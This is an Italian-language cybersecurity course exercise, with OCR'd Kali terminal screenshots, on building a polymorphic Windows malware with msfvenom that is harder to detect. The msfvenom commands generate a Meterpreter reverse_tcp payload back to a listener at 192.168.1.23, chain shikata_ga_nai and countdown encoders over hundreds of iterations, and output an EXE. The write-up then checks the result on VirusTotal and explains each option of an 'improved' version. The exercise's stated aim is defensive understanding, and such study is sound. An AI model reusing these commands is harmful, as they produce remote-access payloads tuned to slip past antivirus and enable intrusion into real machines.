## Esercizio di Oggi

Creazione di un Malware con Msfvenom Obiettivo dell'Esercizio L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

### Passaggi da Seguire:

**1.** Utilizzo di msfvenom per generare il malware. Migliorare la Non Rilevabilità

**2.** Test del Malware una volta generato.


**3.** Analisi dei Risultati Confronta i risultati del tuo malware con quelli analizzati durante la lezione.


**4.** Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie.


### Conclusione:


L'obiettivo di questo esercizio è non solo creare un malware funzionale, ma anche sviluppare la capacità di migliorare la non rilevabilità. Questo tipo di pratica è essenziale per comprendere meglio le tecniche utilizzate sia dagli attaccanti che dai difensori nel campo della sicurezza informatica.


**IL MALWARE DA MIGLIORARE:**


kali-linux-2024.4-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help
msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe
Options:
-l, --list <type> List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
-p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
--list-options List --payload <value>'s standard, advanced and evasion options
-f, --format <format> Output format (use --list formats to list)
-e, --encoder <encoder> The encoder to use (use --list encoders to list)
--service-name <value> The service name to use when generating a service binary
--sec-name <value> The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
--smallest Generate the smallest possible payload using all available encoders
--encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key <value> A key to be used for --encrypt
--encrypt-iv <value> An initialization vector for --encrypt
-a, --arch <arch> The architecture to use for --payload and --encoders (use --list archs to list)
--platform <platform> The platform for --payload (use --list platforms to list)
-o, --out <path> Save the payload to a file
-b, --bad-chars <list> Characters to avoid example: '\x00\xff'
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
--pad-nops Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minu
-s, --space <length> The maximum size of the resulting payload
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations <count> The number of times to encode the payload
-c, --add-code <path> Specify an additional win32 shellcode file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficomm.ex
Framework Encoders [--encoder <value>]
Name Rank Description
cmd/base64 good Base64 Command Encoder
cmd/brace low Bash Brace Expansion Command Encoder
cmd/echo good Echo Command Encoder
cmd/generic_sh manual Generic Shell Variable Substitution Command Encoder
cmd/ifs low Bourne ${IFS} Substitution Command Encoder
cmd/perl normal Perl Command Encoder
cmd/powershell_base64 excellent Powershell Base64 Command Encoder
cmd/printf_php_mq manual printf(1) via PHP magic_quotes Utility Command Encoder
generic/eicar manual The EICAR Encoder
generic/none normal The "none" Encoder
mipsbe/byte_xori normal Byte XOR1 Encoder
mipsbe/longxor normal XOR Encoder
mipsle/byte_xori normal Byte XOR1 Encoder
mipsle/longxor normal XOR Encoder
php/base64 great PHP Base64 Encoder
php/hex great PHP Hex Encoder
php/minify great PHP Minify Encoder
ppc/longxor normal PPC LongXOR Encoder
ppc/longxor_tag normal PPC LongXOR Encoder
ruby/base64 great Ruby Base64 Encoder
sparc/longxor_tag normal SPARC DWORD XOR Encoder
x64/xor normal XOR Encoder
x64/xor_context normal Hostname-based Context Keyed Payload Encoder
x64/xor_dynamic normal Dynamic key XOR Encoder
x64/zutto_dekiru manual Zutto Dekiru
x86/add_sub manual Add/Sub Encoder
x86/alpha_mixed low Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper low Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower manual Avoid underscore/tolower
x86/avoid_utf8_tolower manual Avoid UTF8/tolower
x86/bloxor manual BloXor - A Metamorphic Block Based XOR Encoder
x86/bmp_polyglot manual BMP Polyglot
x86/call4_dword_xor normal Call+4 Dword XOR Encoder
x86/context_cpuid manual CPUID-based Context Keyed Payload Encoder
x86/context_stat manual stat(2)-based Context Keyed Payload Encoder
x86/context_time manual time(2)-based Context Keyed Payload Encoder
x86/countdown normal Single-byte XOR Countdown Encoder
x86/fnstenv_mov normal Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive normal Jump/Call XOR Additive Feedback Encode
Cerca
18°C Parzial. sereno
14:53
24/03/2025


kali-linux-2024.4-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help
x86/countdown succeeded with size 6426 (iteration=178)
x86/countdown succeeded with size 6444 (iteration=179)
x86/countdown succeeded with size 6462 (iteration=180)
x86/countdown succeeded with size 6480 (iteration=181)
x86/countdown succeeded with size 6498 (iteration=182)
x86/countdown succeeded with size 6516 (iteration=183)
x86/countdown succeeded with size 6534 (iteration=184)
x86/countdown succeeded with size 6552 (iteration=185)
x86/countdown succeeded with size 6570 (iteration=186)
x86/countdown succeeded with size 6588 (iteration=187)
x86/countdown succeeded with size 6606 (iteration=188)
x86/countdown succeeded with size 6624 (iteration=189)
x86/countdown succeeded with size 6642 (iteration=190)
x86/countdown succeeded with size 6660 (iteration=191)
x86/countdown succeeded with size 6678 (iteration=192)
x86/countdown succeeded with size 6696 (iteration=193)
x86/countdown succeeded with size 6714 (iteration=194)
x86/countdown succeeded with size 6732 (iteration=195)
x86/countdown succeeded with size 6750 (iteration=196)
x86/countdown succeeded with size 6768 (iteration=197)
x86/countdown succeeded with size 6786 (iteration=198)
x86/countdown succeeded with size 6804 (iteration=199)
x86/countdown chosen with final size 6804
Payload size: 6804 bytes
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -f exe -o polimorficomm-vero.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 100 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai succeeded with size 651 (iteration=10)
x86/shikata_ga_nai succeeded with size 678 (iteration=11)
x86/shikata_ga_nai succeeded with size 705 (iteration=12)
x86/shikata_ga_nai succeeded with size 732 (iteration=13)
x86/shikata_ga_nai succeeded with size 759 (iteration=14)
x86/shikata_ga_nai succeeded with size 786 (iteration=15)
x86/shikata_ga_nai succeeded with size 813 (iteration=16)
x86/shikata_ga_nai succeeded with size 840 (iteration=17)
x86/shikata_ga_nai succeeded with size 867 (iteration=18)
x86/shikata_ga_nai succeeded with size 894 (iteration=19)
x86/shikata_ga_nai succeeded with size 921 (iteration=20)
Framework Encoders [--encoder <value>]
Name Rank Description
cmd/base64 good Base64 Command Encoder
cmd/brace low Bash Brace Expansion Command Encoder
cmd/echo good Echo Command Encoder
cmd/generic_sh manual Generic Shell Variable Substitution Command Encoder
cmd/ifs low Bourne ${IFS} Substitution Command Encoder
cmd/perl normal Perl Command Encoder
cmd/powershell_base64 excellent Powershell Base64 Command Encoder
cmd/printf_php_mq manual printf(1) via PHP magic_quotes Utility Command Encoder
generic/eicar manual The EICAR Encoder
generic/none normal The "none" Encoder
mipsbe/byte_xori normal Byte XOR1 Encoder
mipsbe/longxor normal XOR Encoder
mipsle/byte_xori normal Byte XOR1 Encoder
mipsle/longxor normal XOR Encoder
php/base64 great PHP Base64 Encoder
php/hex great PHP Hex Encoder
php/minify great PHP Minify Encoder
ppc/longxor normal PPC LongXOR Encoder
ppc/longxor_tag normal PPC LongXOR Encoder
ruby/base64 great Ruby Base64 Encoder
sparc/longxor_tag normal SPARC DWORD XOR Encoder
x64/xor normal XOR Encoder
x64/xor_context normal Hostname-based Context Keyed Payload Encoder
x64/xor_dynamic normal Dynamic key XOR Encoder
x64/zutto_dekiru manual Zutto Dekiru
x86/add_sub manual Add/Sub Encoder
x86/alpha_mixed low Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper low Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower manual Avoid underscore/tolower
x86/avoid_utf8_tolower manual Avoid UTF8/tolower
x86/bloxor manual BloXor - A Metamorphic Block Based XOR Encoder
x86/bmp_polyglot manual BMP Polyglot
x86/call4_dword_xor normal Call+4 Dword XOR Encoder
x86/context_cpuid manual CPUID-based Context Keyed Payload Encoder
x86/context_stat manual stat(2)-based Context Keyed Payload Encoder
x86/context_time manual time(2)-based Context Keyed Payload Encoder
x86/countdown normal Single-byte XOR Countdown Encoder
x86/fnstenv_mov normal Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive normal Jump/Call XOR Additive Feedback Encode
Cerca
18°C Parzial. sereno
14:59
24/03/2025


kali-linux-2024.4-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help
x86/shikata_ga_nai succeeded with size 9617 (iteration=96)
x86/shikata_ga_nai succeeded with size 9646 (iteration=97)
x86/shikata_ga_nai succeeded with size 9675 (iteration=98)
x86/shikata_ga_nai succeeded with size 9704 (iteration=99)
x86/shikata_ga_nai succeeded with size 9733 (iteration=100)
x86/shikata_ga_nai succeeded with size 9762 (iteration=101)
x86/shikata_ga_nai succeeded with size 9791 (iteration=102)
x86/shikata_ga_nai succeeded with size 9820 (iteration=103)
x86/shikata_ga_nai succeeded with size 9849 (iteration=104)
x86/shikata_ga_nai succeeded with size 9878 (iteration=105)
x86/shikata_ga_nai succeeded with size 9907 (iteration=106)
x86/shikata_ga_nai succeeded with size 9936 (iteration=107)
x86/shikata_ga_nai succeeded with size 9965 (iteration=108)
x86/shikata_ga_nai succeeded with size 9994 (iteration=109)
x86/shikata_ga_nai succeeded with size 10023 (iteration=110)
x86/shikata_ga_nai succeeded with size 10052 (iteration=111)
x86/shikata_ga_nai succeeded with size 10081 (iteration=112)
x86/shikata_ga_nai succeeded with size 10110 (iteration=113)
x86/shikata_ga_nai succeeded with size 10139 (iteration=114)
x86/shikata_ga_nai succeeded with size 10168 (iteration=115)
x86/shikata_ga_nai succeeded with size 10197 (iteration=116)
x86/shikata_ga_nai succeeded with size 10226 (iteration=117)
x86/shikata_ga_nai succeeded with size 10255 (iteration=118)
x86/shikata_ga_nai succeeded with size 10284 (iteration=119)
x86/shikata_ga_nai succeeded with size 10313 (iteration=120)
x86/shikata_ga_nai succeeded with size 10342 (iteration=121)
x86/shikata_ga_nai succeeded with size 10371 (iteration=122)
x86/shikata_ga_nai succeeded with size 10400 (iteration=123)
x86/shikata_ga_nai succeeded with size 10429 (iteration=124)
x86/shikata_ga_nai succeeded with size 10458 (iteration=125)
x86/shikata_ga_nai succeeded with size 10487 (iteration=126)
x86/shikata_ga_nai succeeded with size 10516 (iteration=127)
x86/shikata_ga_nai succeeded with size 10545 (iteration=128)
x86/shikata_ga_nai succeeded with size 10574 (iteration=129)
x86/shikata_ga_nai succeeded with size 10603 (iteration=130)
x86/shikata_ga_nai succeeded with size 10632 (iteration=131)
x86/shikata_ga_nai succeeded with size 10661 (iteration=132)
x86/shikata_ga_nai succeeded with size 10690 (iteration=133)
x86/shikata_ga_nai succeeded with size 10719 (iteration=134)
x86/shikata_ga_nai succeeded with size 10748 (iteration=135)
x86/shikata_ga_nai succeeded with size 10777 (iteration=136)
x86/shikata_ga_nai succeeded with size 10806 (iteration=137)
x86/shikata_ga_nai chosen with final size 10806
Payload size: 10806 bytes
Final size of exe file: 73802 bytes
Saved as: polimorficommm-vero.exe
(kali㉿kali)-[~]
$ ls -llv polimorficomm*
-rw-rw-r-- 1 kali kali 3926 Mar 24 09:54 polimorficommm.exe
-rw-rw-r-- 1 kali kali 73802 Mar 24 09:56 polimorficommm-vero.exe
(kali㉿kali)-[~]
$
mipsbe/byte_xori normal Byte XORi Encoder
mipsbe/longxor normal XOR Encoder
mipsle/byte_xori normal Byte XORi Encoder
mipsle/longxor normal XOR Encoder
php/base64 great PHP Base64 Encoder
php/hex great PHP Hex Encoder
php/minify great PHP Minify Encoder
ppc/longxor normal PPC LongXOR Encoder
ppc/longxor_tag normal PPC LongXOR Encoder
ruby/base64 great Ruby Base64 Encoder
sparc/longxor_tag normal SPARC DWORD XOR Encoder
x64/xor normal XOR Encoder
x64/xor_context normal Hostname-based Context Keyed Payload Encoder
x64/xor_dynamic normal Dynamic key XOR Encoder
x64/zutto_dekiru manual Zutto Dekiru
x86/add_sub manual Add/Sub Encoder
x86/alpha_mixed low Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper low Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower manual Avoid underscore/tolower
x86/avoid_utf8_tolower manual Avoid UTF8/tolower
x86/bloxor manual BloXor - A Metamorphic Block Based XOR Encoder
x86/bmp_polyglot manual BMP Polyglot
x86/call4_dword_xor normal Call+4 Dword XOR Encoder
x86/context_cpuid manual CPUID-based Context Keyed Payload Encoder
x86/context_stat manual stat(2)-based Context Keyed Payload Encoder
x86/context_time manual time(2)-based Context Keyed Payload Encoder
x86/countdown normal Single-byte XOR Countdown Encoder
x86/fnstenv_mov normal Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive normal Jump/Call XOR Additive Feedback Encoder
x86/nonalpha low Non-Alpha Encoder
x86/nonupper low Non-Upper Encoder
x86/opt_sub manual Sub Encoder (optimised)
x86/service manual Register Service
x86/shikata_ga_nai excellent Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit manual Single Static Bit
x86/unicode_mixed manual Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper manual Alpha2 Alphanumeric Unicode Uppercase Encoder
x86/xor_dynamic normal Dynamic key XOR Encoder
x86/xor_poly normal XOR POLY Encoder
(kali㉿kali)-[~]
$
CTRL (DESTRA)
Cerca
18°C Parzial. sereno
14:59
24/03/2025


kali-linux-2024.4-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
VirusTotal - File - 4f5dc2
https://www.virustotal.com/gui/file/4f5dc24ca80ee104ca3d841f5a3ea97bfcd1d5d4a10783acf0790bc1675504c9?nocache=1
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
4f5dc24ca80ee104ca3d841f5a3ea97bfcd1d5d4a10783acf0790bc1675504c9
Sign in
Sign up
9
/ 62
Community Score
9/62 security vendors flagged this file as malicious
Reanalyze
Similar
More
4f5dc24ca80ee104ca3d841f5a3ea97bfcd1d5d4a10783acf0790bc1675504c9
polimorficommm.exe
Size
3.83 KB
Last Analysis Date
a moment ago
DETECTION
DETAILS
COMMUNITY
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Popular threat label metacoder/shikata
Family labels metacoder shikata
Security vendors' analysis
Do you want to automate checks?
ALYac Exploit.Metacoder.Shikata.Gen
Arcabit Exploit.Metacoder.Shikata.Gen
BitDefender Exploit.Metacoder.Shikata.Gen
CTX Unknown.exploit-kit.metacoder
Emsisoft Exploit.Metacoder.Shikata.Gen (B)
eScan Exploit.Metacoder.Shikata.Gen
GData Exploit.Metacoder.Shikata.Gen
Trellix (HX) Exploit.Metacoder.Shikata.Gen
VIPRE Exploit.Metacoder.Shikata.Gen
Acronis (Static ML) Undetected
AhnLab-V3 Undetected
AliCloud Undetected
Antiy-AVL Undetected
Avast Undetected
CTRL (DESTRA)
Cerca
18°C Nuvoloso
16:07
24/03/2025




**MALWARE MIGLIORATO:**

Andiamo a creare il nostro virus polimorfo con l'aiuto di msfvenom. Il comando dovrà creare un payload altamente offuscato utilizzando `msfvenom` con una serie di encoder applicati in sequenza. Ecco una spiegazione di ciascun componente:

- **Payload**:" **`windows/meterpreter/reverse_tcp`**" tipo di payload: una shell **Meterpreter** che si connette al listener.
- **Encoder**: "`shikata_ga_nai`" è un encoder polimorfico che rende il payload più difficile da rilevare, cambiando il codice ad ogni esecuzione.
- - i: numero di iterazioni (applicazione dell'encoder). Qui, `100` significa che il payload sarà offuscato 100 volte.
- Il formato di output sarà il **codice C**.
- **`-e x86/fnstenv_mov:`** un altro encoder che nasconde il payload usando il movimento di dati nei registri della CPU.
- **`-f exe:`** il formato finale del payload è **EXE**, pronto per essere eseguito su una macchina Windows.

- **`-o polimorficommm2-vero.exe:`** il payload finale sarà salvato con il nome **`polimorficommm2-vero.exe`**.